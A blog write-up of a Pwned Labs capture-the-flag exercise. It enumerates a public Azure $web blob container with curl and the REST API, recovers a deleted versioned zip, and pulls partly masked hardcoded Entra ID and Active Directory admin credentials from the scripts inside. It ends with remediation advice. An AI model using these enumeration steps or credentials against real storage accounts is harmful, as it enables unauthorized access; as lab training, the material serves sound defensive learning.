Pwned Labs : Azure Blob Container to Initial Access Walkthrough
Pwned Labs : Azure Blob Container to Initial Access

Azure Blob Container to Initial Access — Detailed Walkthrough
Platform Link: https://pwnedlabs.io/
Category: Cloud Security / Azure

Objective: Enumerate a publicly exposed Azure Blob Storage container, discover sensitive files, extract hardcoded credentials, and achieve initial access.
Writeup is modified with AI to sound better and avoid gramatical(
grammatical) mistake .
Overview
This lab demonstrates a common misconfiguration in Azure Storage: a publicly accessible Blob container ($web) that hosts not only a static website but also sensitive internal scripts containing hardcoded credentials. By chaining open enumeration with blob versioning, we can uncover files that were “deleted” but never truly removed.
Step 1 : Discovering the Azure Blob Storage Endpoint

The target website is hosted on Azure Blob Storage as a static site. The URL pattern reveals this immediately:

1
https://mbtwebsite.blob.core.windows.net/$web/static/application-0162b80622a4b825c801f8afcd695b5918649df6f9b26eb012974f9b00a777c5.css
Key indicators:
blob.core.windows.net→ Azure Blob Storage$web→ The special container name Azure uses for static website hosting- The storage account name is
mbtwebsite
This tells us we’re dealing with Azure Static Website hosting, where blobs are publicly served via HTTP.
Step 2 : Confirming Public Access with HEAD Requests
Using PowerShell (Invoke-WebRequest)
1
Invoke-WebRequest -Uri "https://mbtwebsite.blob.core.windows.net/%24web/index.html" -Method Head
Why %24web instead of $web?
In PowerShell, $web would be interpreted as a variable. URL-encoding the $ as %24 ensures the literal string $web is sent to the server.
Response:
1
2
3
StatusCode        : 200
StatusDescription : OK
Server            : Windows-Azure-Blob/1.0
A 200 OK confirms the blob is publicly readable — no authentication required.
Using curl (Bash)
1
curl -I "https://mbtwebsite.blob.core.windows.net/$web/index.html"
This returns a 400 error because Bash also expands $web as an empty variable, making the URL malformed.
1
curl -I "https://mbtwebsite.blob.core.windows.net/%24web/index.html"
With URL encoding, this returns:
1
2
3
4
5
HTTP/1.1 200 OK
Content-Length: 782359
Content-Type: text/html
x-ms-blob-type: BlockBlob
x-ms-lease-status: unlocked
Important headers to note:
x-ms-blob-type: BlockBlob→ Confirms it’s a standard blobx-ms-lease-status: unlocked→ No lease lock, blob is freely accessiblex-ms-version: 2009-09-19→ Storage API version info
Step 3 : Enumerating the Blob Container with the Azure REST API
Azure Blob Storage exposes a REST API that allows listing container contents if the container is public. The key endpoint is:
1
GET https://<account>.blob.core.windows.net/<container>?restype=container&comp=list
Parameters used:
restype=container→ Tells Azure we’re targeting a container resourcecomp=list→ Requests the list of blobsinclude=versions→ Critical — includes all blob versions, even non-current ones (soft-deleted/old versions)
Full Command
1
2
3
curl -H "x-ms-version: 2019-12-12" \
  'https://mbtwebsite.blob.core.windows.net/$web?restype=container&comp=list&include=versions' \
  | xmllint --format -
Why single quotes around the URL?
Single quotes in Bash prevent variable expansion, so $web is passed literally.
Why x-ms-version: 2019-12-12?
This header specifies the Azure Storage REST API version. Version 2019-12-12 supports blob versioning features. Without specifying a recent version, the include=versions parameter may not work or return versioned blobs.
xmllint --format - → Pretty-prints the raw XML response from the API for readability.
Analyzing the XML Response
The response lists all blobs. Key findings:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<Blob>
  <Name>index.html</Name>
  <IsCurrentVersion>true</IsCurrentVersion>
  <Properties>
    <Content-Type>text/html</Content-Type>
    <Content-Length>782359</Content-Length>
  </Properties>
</Blob>

<Blob>
  <Name>scripts-transfer.zip</Name>
  <VersionId>2025-08-07T21:08:03.6678148Z</VersionId>
  <Properties>
    <Content-Type>application/zip</Content-Type>
    <Content-Length>1484</Content-Length>
  </Properties>
</Blob>
Critical observation: scripts-transfer.zip is present without <IsCurrentVersion>true</IsCurrentVersion>. This means it is a non-current version — the file was likely deleted or replaced, but because blob versioning is enabled on the storage account, the old version persists and is still downloadable.
This is a common real-world finding: developers delete sensitive files, not realizing versioning keeps them permanently accessible.
Step 4 : Downloading the Versioned Blob
To download a specific blob version, append the versionId query parameter:
1
2
3
curl -H "x-ms-version: 2019-12-12" \
  'https://mbtwebsite.blob.core.windows.net/$web/scripts-transfer.zip?versionId=2025-08-07T21:08:03.6678148Z' \
  --output scripts-transfer.zip
Output:
1
100  1484  100  1484    0      0    522      0   00:02   00:02   522
The file downloads successfully (1484 bytes).
Step 5 : Extracting and Analyzing the ZIP
1
unzip scripts-transfer.zip
Contents:
1
2
inflating: entra_users.ps1
inflating: stale_computer_accounts.ps1
Two PowerShell scripts are extracted. Let’s analyze each.
Script 1: entra_users.ps1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Import-Module MSAL.PS

# Username: marcus@megabigtech.com
# Password: TheEagles12****

$ClientId = "04b07795-8ddb-461a-bbee-02f9e1bf7b46"
$TenantId = "common"
$Scopes   = @("https://graph.microsoft.com/.default")

$TokenResponse = Get-MsalToken -ClientId $ClientId -TenantId $TenantId -Scopes $Scopes -DeviceCode
$AccessToken = $TokenResponse.AccessToken

$GraphApiUrl = "https://graph.microsoft.com/v1.0/users?`$select=displayName,userPrincipalName"

$headers = @{
    "Authorization" = "Bearer $AccessToken"
    "Content-Type"  = "application/json"
}

$response = Invoke-RestMethod -Uri $GraphApiUrl -Headers $headers -Method Get
$response.value | Format-Table displayName, userPrincipalName
What this script does:
- Authenticates to Microsoft Graph API using device code flow (supports MFA)
- Uses the Microsoft Azure PowerShell public Client ID (
04b07795...) — this is a well-known public app registration - Queries all users in the tenant via
GET /v1.0/users
Credentials exposed in comments:
1
2
Username: marcus@megabigtech.com
Password: TheEagles12*****
These credentials were left in a comment by the developer — a critical secret exposure.
Script 2: stale_computer_accounts.ps1
1
2
3
4
5
6
7
8
9
10
11
12
13
$domain = "megabigtech.local"
$ouName = "Review"
$staleDays = 90

$securePassword = ConvertTo-SecureString "MegaBigTech1***" -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential ("marcus_adm", $securePassword)

Get-ADComputer -Filter {(LastLogonTimeStamp -lt $thresholdDate) -and (Enabled -eq $true)} `
  -SearchBase "DC=$domain" -Properties LastLogonTimeStamp -Credential $credential |
  ForEach-Object {
    Disable-ADAccount -Identity $_.DistinguishedName -Credential $credential
    Move-ADObject -Identity $_.DistinguishedName -TargetPath "OU=$ouName,DC=$domain" -Credential $credential
  }
What this script does:
- Queries Active Directory for computer accounts that haven’t logged in for 90+ days
- Disables and moves stale computers to a
ReviewOU
Credentials exposed:
1
2
Username: marcus_adm
Password: MegaBigTech****
This is an Active Directory admin account (marcus_adm) with hardcoded credentials in plaintext. This credential likely has elevated privileges in the on-premises AD environment.
Step 6 : Credential Summary & Initial Access
| Credential | Type | Value |
|---|---|---|
marcus@megabigtech.com | Entra ID (Azure AD) cloud user | TheEagles12***** |
marcus_adm | On-premises Active Directory admin | MegaBigTech1***** |
With marcus@megabigtech.com and TheEagles12*****, you can authenticate to:
- Microsoft 365 / Entra ID portal
- Microsoft Graph API
- Azure portal (if licensed)
- Any MFA-disabled service

Flag obtained:
1
39c6217c4a28ba7f3198e*******
Vulnerability Summary
| Finding | Severity | Description |
|---|---|---|
| Public Blob Container | High | $web container allows unauthenticated listing and read |
| Blob Versioning Exposure | High | Deleted files remain accessible via version IDs |
| Hardcoded Cloud Credentials | Critical | Entra ID password in script comment |
| Hardcoded AD Admin Credentials | Critical | AD admin password in plaintext script |
Remediation
- Disable anonymous blob listing — set container access to Private
- Review blob versioning policies — implement lifecycle management to expire old versions
- Never store credentials in scripts — use Azure Key Vault or Managed Identities
- Rotate all exposed credentials immediately
- Audit storage accounts for publicly accessible containers using Microsoft Defender for Cloud
Key Takeaways
- Azure Static Website hosting uses the
$webcontainer — always assess its permissions - Blob versioning, while useful for recovery, can expose “deleted” sensitive files indefinitely
- The Azure Blob REST API is publicly accessible for enumeration if container ACLs are misconfigured
- Developers frequently leave credentials in scripts that get committed or transferred insecurely
- A single exposed storage account can lead to full cloud and on-prem credential compromise
✅ Lab Mindmap
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter